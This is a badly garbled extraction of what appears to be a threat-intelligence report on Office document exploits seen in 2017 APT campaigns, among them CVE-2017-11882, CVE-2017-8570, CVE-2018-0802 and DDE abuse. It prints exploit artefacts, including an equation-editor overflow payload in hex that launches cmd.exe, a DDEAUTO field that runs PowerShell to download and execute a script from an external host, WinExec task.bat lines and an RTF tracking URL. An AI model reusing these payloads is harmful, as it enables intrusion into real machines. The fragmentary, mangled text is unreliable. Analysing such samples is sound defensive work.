
FilterActivation .sct Scriptlet Moniker

3.2.3 .NET

CVE2017-8759

CVE-2017-8759

wsdlparser.cs



```
return "\\u";  
}  
  
[Lu]UppercaseLetter, [Ll]LowercaseLetter //UnicodeCategory: (bracketed)  
new StringBuilder("\\u"); //UnicodeCategory: (bracketed)  
StringBuilder sb = new  
str)  
col(c))  
foreach (char c in str)  
{  
    if (char.IsControl(c))  
    {  
        continue;  
    }  
    if (char.IsLetterOrDigit(c))  
    {  
        sb.Append(c);  
    }  
    else  
    {  
        sb.Append("\\u");  
        sb.Append(Convert.ToInt32(c).ToString("X4"));  
    }  
}  
sb.Append("\\u");  
return sb.ToString();  
}
```

52 CVE-2017-8759

3

URL

Unicode

3.2.4

CVE2017-11882

CVE-2017-11882

20

Office

EQNEDT32

2000

ASLR

strcpy

EQNEDT32.EXE

Office

Word

WINWORD.EXE, EXCEL.EXE Office

EQNEDT32.EXE


```

struct EQNOLEFILEHDR {
    WORD    cbHdr;           // 0x1C
    DWORD   version;        // 0x00020000
    WORD    cf;              //
    DWORD   cbObject;       // MTEF
    DWORD   reserved1;      //
    DWORD   reserved2;      //
    DWORD   reserved3;      //
    DWORD   reserved4;      //
};
    
```

00000900
00000910

1C 00 00 00 02 00 BE C3 45 00 00 00 00 00 00 00
28 24 68 00 7C A8 69 00 00 00 00 00 03 01 01 03

.....%ÃE.....
(\$h.|~i.....

56 CVE-2017-11882
4

0-1	cbHdr		0x001C
2-5	version		0x00020000
6-7	cf		0xC3BE
8-11	cbObject	MTEF	0x45 69
12-15	reserved1		0x00000000
16-19	reserved2		0x00682428
20-23	reserved3		0x0069A87C
24-27	reserved4		0x00000000

00000910
00000920
00000930
00000940
00000950
00000960

28 24 68 00 7C A8 69 00 00 00 00 00 03 01 01 03
0A 0A 08 02 81 63 6D 64 2E 65 78 65 20 2F 63 63
61 6C 63 2E 65 78 65 20 26 20 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 12 0C 43 00 64 00 02 81 65 00 02 81 66 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

(\$h.|~i.....
.....cmd.exe /cc
alc.exe & AAAAAA
AAAAAAAAAAAAAAAAAA
A..C.d...e...f..
.....

57 CVE-2017-11882
5

MTEF v.3

5

0	MTEF	0x03
1		0x00 Macintosh 0x01 Windows 0x01
2		0x00 MathType 0x01 0x01
3		0x03
4		0x0A

0x0A

SIZE

0x08	FONT
0x08	FONT
0x02	typeface
0x81	
0x636D642E.....	9cmd.exe...

0012F280	0012F2EC	
0012F284	77EFDDB1	返回到 GDI32.77EFDDB1 来自 GD
0012F288	930112FB	
0012F28C	0012F2A4	
0012F290	77EFDDB8	返回到 GDI32.77EFDDB8 来自 nt
0012F294	77EFDDBD	返回到 GDI32.77EFDDBD 来自 GD
0012F298	77EFDDBA	返回到 GDI32.77EFDDBA 来自 GD
0012F29C	0012F660	
0012F2A0	0012FAB8	
0012F2A4	00000021	
0012F2A8	0000FFFF	
0012F2AC	0012F2F0	
0012F2B0	004115D8	返回到 EQNEDT32.004115D8 来自
0012F2B4	0012F430	
0012F2B8	00000000	
0012F2BC	0012F2CC	
0012F2C0	0012F660	

被覆盖前的地址

59 CVE-2017-11882

7

0012F27C	2020FF1E	
0012F280	0012F2EC	
0012F284	2E646D63	
0012F288	20657865	
0012F28C	6163632F	
0012F290	652E636C	
0012F294	26206578	
0012F298	41414120	
0012F29C	0012F2A0	
0012F2A0	0012F2A4	
0012F2A4	0012F2A8	
0012F2A8	0012F2AC	
0012F2AC	0012F2B0	
0012F2B0	0012F2B4	
0012F2B4	0012F2B8	
0012F2B8	0012F2BC	
0012F2BC	0012F2C0	
0012F2C0	0012F2C4	
0012F2C4	0012F660	
0012F2C8	0012F660	
0012F2CC	0012F660	
0012F2D0	0012F660	
0012F2D4	0012F660	
0012F2D8	0012F660	
0012F2DC	0012F660	
0012F2E0	0012F660	
0012F2E4	0012F660	
0012F2E8	0012F660	
0012F2EC	0012F660	
0012F2F0	0012F660	
0012F2F4	0012F660	
0012F2F8	0012F660	
0012F2FC	0012F660	
0012F300	0012F660	
0012F304	0012F660	
0012F308	0012F660	
0012F30C	0012F660	
0012F310	0012F660	
0012F314	0012F660	
0012F318	0012F660	
0012F31C	0012F660	
0012F320	0012F660	
0012F324	0012F660	
0012F328	0012F660	
0012F32C	0012F660	
0012F330	0012F660	
0012F334	0012F660	
0012F338	0012F660	
0012F33C	0012F660	
0012F340	0012F660	
0012F344	0012F660	
0012F348	0012F660	
0012F34C	0012F660	
0012F350	0012F660	
0012F354	0012F660	
0012F358	0012F660	
0012F35C	0012F660	
0012F360	0012F660	
0012F364	0012F660	
0012F368	0012F660	
0012F36C	0012F660	
0012F370	0012F660	
0012F374	0012F660	
0012F378	0012F660	
0012F37C	0012F660	
0012F380	0012F660	
0012F384	0012F660	
0012F388	0012F660	
0012F38C	0012F660	
0012F390	0012F660	
0012F394	0012F660	
0012F398	0012F660	
0012F39C	0012F660	
0012F3A0	0012F660	
0012F3A4	0012F660	
0012F3A8	0012F660	
0012F3AC	0012F660	
0012F3B0	0012F660	
0012F3B4	0012F660	
0012F3B8	0012F660	
0012F3BC	0012F660	
0012F3C0	0012F660	
0012F3C4	0012F660	
0012F3C8	0012F660	
0012F3CC	0012F660	
0012F3D0	0012F660	
0012F3D4	0012F660	
0012F3D8	0012F660	
0012F3DC	0012F660	
0012F3E0	0012F660	
0012F3E4	0012F660	
0012F3E8	0012F660	
0012F3EC	0012F660	
0012F3F0	0012F660	
0012F3F4	0012F660	
0012F3F8	0012F660	
0012F3FC	0012F660	
0012F400	0012F660	
0012F404	0012F660	
0012F408	0012F660	
0012F40C	0012F660	
0012F410	0012F660	
0012F414	0012F660	
0012F418	0012F660	
0012F41C	0012F660	
0012F420	0012F660	
0012F424	0012F660	
0012F428	0012F660	
0012F42C	0012F660	
0012F430	0012F660	
0012F434	0012F660	
0012F438	0012F660	
0012F43C	0012F660	
0012F440	0012F660	
0012F444	0012F660	
0012F448	0012F660	
0012F44C	0012F660	
0012F450	0012F660	
0012F454	0012F660	
0012F458	0012F660	
0012F45C	0012F660	
0012F460	0012F660	
0012F464	0012F660	
0012F468	0012F660	
0012F46C	0012F660	
0012F470	0012F660	
0012F474	0012F660	
0012F478	0012F660	
0012F47C	0012F660	
0012F480	0012F660	
0012F484	0012F660	
0012F488	0012F660	
0012F48C	0012F660	
0012F490	0012F660	
0012F494	0012F660	
0012F498	0012F660	
0012F49C	0012F660	
0012F4A0	0012F660	
0012F4A4	0012F660	
0012F4A8	0012F660	
0012F4AC	0012F660	
0012F4B0	0012F660	
0012F4B4	0012F660	
0012F4B8	0012F660	
0012F4BC	0012F660	
0012F4C0	0012F660	
0012F4C4	0012F660	
0012F4C8	0012F660	
0012F4CC	0012F660	
0012F4D0	0012F660	
0012F4D4	0012F660	
0012F4D8	0012F660	
0012F4DC	0012F660	
0012F4E0	0012F660	
0012F4E4	0012F660	
0012F4E8	0012F660	
0012F4EC	0012F660	
0012F4F0	0012F660	
0012F4F4	0012F660	
0012F4F8	0012F660	
0012F4FC	0012F660	
0012F500	0012F660	
0012F504	0012F660	
0012F508	0012F660	
0012F50C	0012F660	
0012F510	0012F660	
0012F514	0012F660	
0012F518	0012F660	
0012F51C	0012F660	
0012F520	0012F660	
0012F524	0012F660	
0012F528	0012F660	
0012F52C	0012F660	
0012F530	0012F660	
0012F534	0012F660	
0012F538	0012F660	
0012F53C	0012F660	
0012F540	0012F660	
0012F544	0012F660	
0012F548	0012F660	
0012F54C	0012F660	
0012F550	0012F660	
0012F554	0012F660	
0012F558	0012F660	
0012F55C	0012F660	
0012F560	0012F660	
0012F564	0012F660	
0012F568	0012F660	
0012F56C	0012F660	
0012F570	0012F660	
0012F574	0012F660	
0012F578	0012F660	
0012F57C	0012F660	
0012F580	0012F660	
0012F584	0012F660	
0012F588	0012F660	
0012F58C	0012F660	
0012F590	0012F660	
0012F594	0012F660	
0012F598	0012F660	
0012F59C	0012F660	
0012F5A0	0012F660	
0012F5A4	0012F660	
0012F5A8	0012F660	
0012F5AC	0012F660	
0012F5B0	0012F660	
0012F5B4	0012F660	
0012F5B8	0012F660	
0012F5BC	0012F660	
0012F5C0	0012F660	
0012F5C4	0012F660	
0012F5C8	0012F660	
0012F5CC	0012F660	
0012F5D0	0012F660	
0012F5D4	0012F660	
0012F5D8	0012F660	
0012F5DC	0012F660	
0012F5E0	0012F660	
0012F5E4	0012F660	
0012F5E8	0012F660	
0012F5EC	0012F660	
0012F5F0	0012F660	
0012F5F4	0012F660	
0012F5F8	0012F660	
0012F5FC	0012F660	
0012F600	0012F660	
0012F604	0012F660	
0012F608	0012F660	
0012F60C	0012F660	
0012F610	0012F660	
0012F614	0012F660	
0012F618	0012F660	
0012F61C	0012F660	
0012F620	0012F660	
0012F624	0012F660	
0012F628	0012F660	
0012F62C	0012F660	
0012F630	0012F660	
0012F634	0012F660	
0012F638	0012F660	
0012F63C	0012F660	
0012F640	0012F660	
0012F644	0012F660	
0012F648	0012F660	
0012F64C	0012F660	
0012F650	0012F660	
0012F654	0012F660	
0012F658	0012F660	
0012F65C	0012F660	
0012F660	0012F660	
0012F664	0012F660	
0012F668	0012F660	
0012F66C	0012F660	
0012F670	0012F660	
0012F674	0012F660	
0012F678	0012F660	
0012F67C	0012F660	
0012F680	0012F660	
0012F684	0012F660	
0012F688	0012F660	
0012F68C	0012F660	
0012F690	0012F660	
0012F694	0012F660	
0012F698	0012F660	
0012F69C	0012F660	
0012F6A0	0012F660	
0012F6A4	0012F660	
0012F6A8	0012F660	
0012F6AC	0012F660	
0012F6B0	0012F660	
0012F6B4	0012F660	
0012F6B8	0012F660	
0012F6BC	0012F660	
0012F6C0	0012F660	
0012F6C4	0012F660	
0012F6C8	0012F660	
0012F6CC	0012F660	
0012F6D0	0012F660	
0012F6D4	0012F660	
0012F6D8	0012F660	
0012F6DC	0012F660	
0012F6E0	0012F660	
0012F6E4	0012F660	
0012F6E8	0012F660	
0012F6EC	0012F660	
0012F6F0	0012F660	
0012F6F4	0012F660	
0012F6F8	0012F660	
0012F6FC	0012F660	
0012F700	0012F660	
0012F704	0012F660	
0012F708	0012F660	
0012F70C	0012F660	
0012F710	0012F660	
0012F714	0012F660	
0012F718	0012F660	
0012F71C	0012F660	
0012F720	0012F660	
0012F724	0012F660	
0012F728	0012F660	
0012F72C	0012F660	
0012F730	0012F660	
0012F734	0012F660	
0012F738	0012F660	
0012F73C	0012F660	
0012F740	0012F660	
0012F744	0012F660	
0012F748	0012F660	
0012F74C	0012F660	
0012F750	0012F660	
0012F754	0012F660	
0012F758	0012F660	
0012F75C	0012F660	
0012F760	0012F660	
0012F764	0012F660	
0012F768	0012F660	
0012F76C	0012F660	
0012F770	0012F660	
0012F774	0012F660	
0012F778		

cmd/mshta/powershell

```
shellcode
```

3.0

(Office

)

3.2.5 DDE

Office
DDE

```
> <w:r w:rsidPr="00E5633">
  <w:pPr>
    <w:font w:cs="Times New Roman" w:astAsia="Times New Roman"/>
  </w:pPr>
  <w:instText:DEDOAUT &quot;C:\Programs\Microsoft\Office\MSWord.exe\\.\..\..\..\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hids (New-Object System.Net.WebClient).DownloadString('http://vps123132.vps.ovh.ca:9090/moo.ps1'); powershell -e $e # &quot;&quot;Decrypting CN Bonus-Payout October 2017&quot;&quot;w:instText>
</w:r>
```

62 DDE

```
OOXML      DDEAUTO
word\document.xml
```

3.3

4

Packager.dll

%TMP%

1	decoy.doc	Package	
2	task.bat	Package	%uu% %Temp%\block.txt 2nd.bat
3	exe.exe	Package	Loki(Dyzap)
4	2nd.bat	Package	EXE.EXE Word decoy.doc
5	inteldriverupdl.sct	Package	task.bat

(1) CVE-2017-8570


```
36          \objdata\mmath
37   [bin2633]NULNULNULSTXNULNULNULNULNULOLE2LinkNULNULNULNULNULNULNULNULNUL
38   NULNULD0XCFCDC1SUBXEINULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULETXNULxFexFF
39   NULACKNULNULNULNULNULNULNULNULNULSOHNULNULSOHNULNULNULNULNULNULNULNULNULDLENULSTXNULNULNULSOHNULNUL
40   NULYFEXFEFFEEFNIIINUNULNULNULNULNULIIXEYFYEFXYFXFFEYFEYFEYFEYFEYFEYFEYFEYFEYFEYFEYFEYFEYFEYFEY
```

1

2

3


4



(CVE-2017-11882)

FONT

WinExec("cmd /c %TMP%\task.bat")



67

5

FONT

CVE-2018-

0802


"cmd /c %TMP%\task.bat "

(3) CVE-2018-4878

Shockwave Flash

CVE-2018-4878

"cmd.exe /c %TEMP%\task.bat"



68

6

RTF

\fldinst

INCLUDEPICTURE

User-Agent

Office

Kaspersky

An (un)documented


Word feature abused by attackers

```
706 {\field{\*\fldinst{INCLUDEPICTURE "http://yopmail.com/4.php?stats=send&thread=0"
MERGEFORMAT \d \w0001 \h0001 \pm1 \px0 \py0 \pw0}}}
```


69

7

Lokibot Dyazap



APT 2017 APT 2017 APT



70 APT

4.1 APT


2017 APT Office

4.1.1


(OceanLotus APT32)

2012 4

2014

